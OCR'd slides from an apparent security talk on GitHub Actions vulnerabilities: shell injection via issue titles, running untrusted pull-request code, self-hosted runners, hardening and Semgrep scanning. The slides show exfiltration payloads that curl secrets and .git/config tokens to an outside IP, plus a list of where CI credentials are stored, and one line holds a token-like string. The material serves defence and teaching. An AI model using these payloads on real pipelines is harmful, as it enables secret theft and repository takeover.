Common Vulnerabilities in GitHub Actions

And How to Protect Against Them

Agenda

- Github Actions 101
- Injection
- Executing checked out code
- Self-hosted runners
- Hardening
- How to scan

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- Static analysis / SAST
- Protecting software from vulnerabilities
- Bug Hunting Automation
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Agenda

- **Github Actions 101**
- Injection
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


GitHub Actions 101





.github/workflows/test1.yml

GitHub Actions 101



Event

Job

```yaml
on:
  pull_request
name: my-workflow
jobs:
  my_job_1:
    name: Hello world
    runs-on: ubuntu-latest
    steps:
    - run: echo "Hello world! from pull request"
```

Semgrep

Attack surface

Workflow😈

```yaml
name: Hello World Workflow
on:
  push:
    branches:
      - main
jobs:
  hello:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: example/check-out@v1
      - name: Foo bar
        uses: foo/foobar@123
```

3rd party dependency😈

3rd party dependency😈

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Injection

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Injection


";curl http://3.15.226.233?token=$SERVICE_SECRET;x=" #24
Closed
minusworld opened this issue on Sep 30, 2021 · 0 comments
minusworld commented on Sep 30, 2021 • edited by github-actions bot
https://github.com/minusworld-gha-demo/shell-injection/blob/main/test_artifacts/-test-output.json

Injection

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "";curl http://3.15.226.233?token=$SERVICE_SECRET;x=""
```

Injection

```
- run: echo "${{ github.event.issue.title }}"

- uses: actions/github-script@v7
    with:
      script: |
        console.log("${{ github.event.issue.title }}")

- uses: example/action
   with:
     args: --do-smth ${{ github.event.issue.title }}
```


Events

Runs without approval

- issue_comment

Requires approval or privileged user

- push



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

Default permissions

pull_request_target

```
▼ GITHUB_TOKEN Permissions
  Actions: write
  Attestations: write
  Checks: write
  Contents: write
  Deployments: write
  Discussions: write
  Issues: write
  Metadata: read
  Packages: write
  Pages: write
  PullRequests: write
  RepositoryProjects: write
  SecurityEvents: write
  Statuses: write
```

pull_request (external forks)

```
▼ GITHUB_TOKEN Permissions
  Contents: read
  Metadata: read
  PullRequests: read
```

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#misuse-of-the-events-related-to-incoming-pull-requests

Event	REF	Possible `GITHUB_TOKEN` permissions	Access to secrets
pull_request (external forks)	PR merge branch	read	no
pull_request (branches in the same repo)	PR merge branch	write	yes
pull_request_target	PR base branch	write	yes
issue_comment	Default branch	write	yes
workflow_run	Default branch	write	yes

What Impact Can Attackers Gain

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

Mitigation

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - name: echo-title
      run: echo "${{ github.event.issue.title }}"
```

Mitigation

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - name: echo-title
      env:
        TITLE: ${{ github.event.issue.title }}
      run: echo $TITLE
```

Injection

- Source: User controllable input
  - Issue title
  - Branch name
  - Comment
  - etc
- Sink: Steps that run commands / execute code:
  - bash commands
  - run-scripts action
- How to mitigate:
  - Use ENV vars

- Github Actions 101
- Injection
- **Executing checked out code**
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Code submitted by attacker

Please merge my code :) #23

Open inkz wants to merge 1 commit into main from inkz-patch-1

Conversation 0 | Commits 1 | Checks 2 | Files changed 1

```yaml
name: On Pull Request event
on: pull_request
jobs:
  job1:
    steps:
    - name: Checkout
      uses: actions/checkout
    - name: Install
      run: npm install
```


npm install

composer install

pip install -r requirements.txt

package.json

```
{
  "scripts": {
    "preinstall": "echo 'PWN!'"
  },
}
```



npm install

What Impact Can Attackers Gain (Same slide as for Injection vulnerability 😄)

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

Many ways of checking out the code

There are several ways to check out a code from a pull request:

- Using the actions/checkout action to checkout changes from a head repository.

```
- uses: actions/checkout@v3
  with:
    ref: refs/pull/${{ github.event.pull_request.number }}/merge
```

- Explicitly checking out using `git` in the `run:` block.

```
run: |
  git fetch origin $HEAD_BRANCH
  git checkout origin/master
  git config user.name "release-hash-check"
  git config user.email "<>"
  git merge --no-commit --no-edit origin/$HEAD_BRANCH
env:
  HEAD_BRANCH: ${{ github.head_ref }}
```

- Use GitHub API or third-party actions:

```
- uses: octokit/request-action@v2.1.4
  with:
    route: GET /repos/{owner}/{repo}/pulls/{number}
    owner: namespace
    repo: reponame
    number: ${{ github.event.issue.number }}
  env:
    GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
```

link

Many ways of executing the code

- Installing modules/packages/dependencies (npm, Maven, PyPi etc)
- Running tests
- Building code (Make file, build scripts etc)
- ...

GITHUB_TOKEN extraction techniques

- Environment variable
- **Stored inside actions/checkout**
- Memory leak

By default, the **actions/checkout** action stores the repository token in the **.git/config** file unless the persist-credentials: false argument is specified

find $HOME/work -type f -name config | xargs cat | curl --data @- http://{IP}

Source	Path	Description
actions/checkout	`.git/config`	`actions/checkout` action by default stores the repository token in a `.git/config` file unless the `persist-credentials: false` argument is set
atlassian/gajira-login	`$HOME/.jira.d/credentials`	`gajira-login` action stores the credentials in `credentials`
Azure/login	`$HOME/.azure`	`Azure/login` action by default use the Azure CLI for login, that stores the credentials in `$HOME/.azure` folder
aws-actions/amazon-ecr-login	`$HOME/.docker/config.json`	`aws-actions/amazon-ecr-login` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker/login-action	`$HOME/.docker/config.json`	`docker/login-action` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker login	`$HOME/.docker/config.json`	`docker-login` stores credentials in `.docker/config.json` file
google-github-actions/auth	`$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json`	google-github-actions/auth action by default stores the credentials in a `$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json` file unless the `create_credentials_file: false` argument is set
hashicorp/setup-terraform	`$HOME/.terraformrc`	`hashicorp/setup-terraform` action by default stores credentials in a `.terraformrc` file

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#exfiltrating-secrets-from-memory

How to mitigate

```yaml
name: On Pull Request event
on: pull_request
jobs:
  job1:
    steps:
    - name: Checkout
      uses: actions/checkout
    - name: Install
      run: npm install
    - name: Approve PR
      run: ./approve_PR
```

How to mitigate

```yaml
build:
  name: Unprivileged Build Job
  runs-on: ubuntu-latest
  permissions:
    contents: read
  steps:
    - name: Checkout code
      uses: actions/checkout@v3
    - name: Install dependencies
      run: npm install
```

How to mitigate

```yaml
approve:
  name: Privileged Approval Job
  needs: build
  runs-on: ubuntu-latest
  permissions:
    pull-requests: write
  steps:
    - name: Approve PR
      run: ./approve_PR
```

How to mitigate

- Work with the code inside the separate job that has minimal permissions (read only)
- Then use the results in another job with the permissions that you need

Executing checked out code

- No trust to code submitted by user
- Compiling/running users code = RCE
- many times GITHUB_TOKENs are stored in a filesystem

Mitigation:

- Run the code only inside the job with read only permissions

- Github Actions 101
- Injection
- Executing checked out code
- **Self-hosted runners**
- Hardening
- How to scan

Breaking into self-hosted runners

```
runs-on: [self-hosted, linux, x64, gpu]
```

Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Breaking into self-hosted runners

```yaml
name: shell-injection-demo
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  issues:
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jobs:
  shell-injection-simple:
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    steps:
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Breaking into self-hosted runners

```yaml
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  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

your server 😱

What Impact Can Attackers Gain


- **Executing code** 😈😈😈
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets
- Poison Cache

Mitigation

https://docs.github.com/en/actions/hosting-your-own-runners/managing-self-hosted-runners/adding-self-hosted-runners

> ⚠ **Warning**
>
> We recommend that you only use self-hosted runners with private repositories. This is because forks of your public repository can potentially run dangerous code on your self-hosted runner machine by creating a pull request that executes the code in a workflow.
>
> For more information, see Security hardening for GitHub Actions.

Research links



https://defcon.org/html/defcon-32/dc-32-speakers.html#54489
https://adnanthekhan.com/2024/07/30/blackhat-2024-and-def-con-32-preview/
https://blog.ryotak.net/post/github-actions-staff-access-token-en/

Getting into self-hosted runners

- Self-hosted runner = github actions are executed on the company's server
- Executing code inside action = executing code on the server (RCE)
- Mitigation:
  - Do not use it for public repos :)

- Github Actions 101
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- Executing checked out code
- Self-hosted runners
- **Hardening**
- How to scan

General hardening advices

- Always set permissions to read only
- Keep input as ENV vars
- Isolate steps that work with submitted code into a separate job
- Set `Allow GitHub Actions to Create and Approve Pull Requests` on org level (link)
- Use branch protection rules (link)
- Try to avoid org level secrets

Agenda

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- Injection
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- Self-hosted runners
- Hardening
- **How to scan**

Scan for vulnerabilities

Install semgrep: docs

```
# install through homebrew
$ brew install semgrep

# install through pip
$ python3 -m pip install semgrep

# confirm installation
$ semgrep --version
```

Semgrep rules pack:

p/github-actions

```
$ semgrep --config "p/default"
```

```
$ semgrep --config "p/github-actions"
```

Bonus: 3rd party risks

https://semgrep.dev/playground/r/10Uz5qo/semgrep.tj-actions-compromised

🚨 Popular GitHub Action tj-actions/changed-files is compromised

Popular GitHub Action tj-actions/changed-files has been compromised with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines.

Isaac Evans
Lewis Ardern
Kurt Boberg
Bence Nagy

March 14th, 2025

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orm, you agree to
cy.

Popular GitHub Action tj-actions/changed-files has been compromised (GitHub issue) with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines. This isn't the first security issue with tj-actions/changed-files—see prior vulnerability CVE-2023-51664.

What you should do

https://semgrep.dev/blog/2025/popular-github-action-tj-actionschanged-files-is-compromised/

Thank you 🙏

References

Research:

https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep

https://blog.ryotak.net/post/homebrew-security-incident-en/

https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/

https://www.synacktiv.com/publications/github-actions-exploitation-dependabot

https://dagrz.com/writing/aws-security/hacking-github-aws-oidc/

https://www.praetorian.com/blog/compromising-bytedances-rspack-github-actions-vulnerabilities/

https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/

References

https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/

https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability

https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning

Cheat Sheets:

https://github.com/nikitastupin/pwnhub

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions

Link to the slides here:

https://ermilov.dev/gh-webinar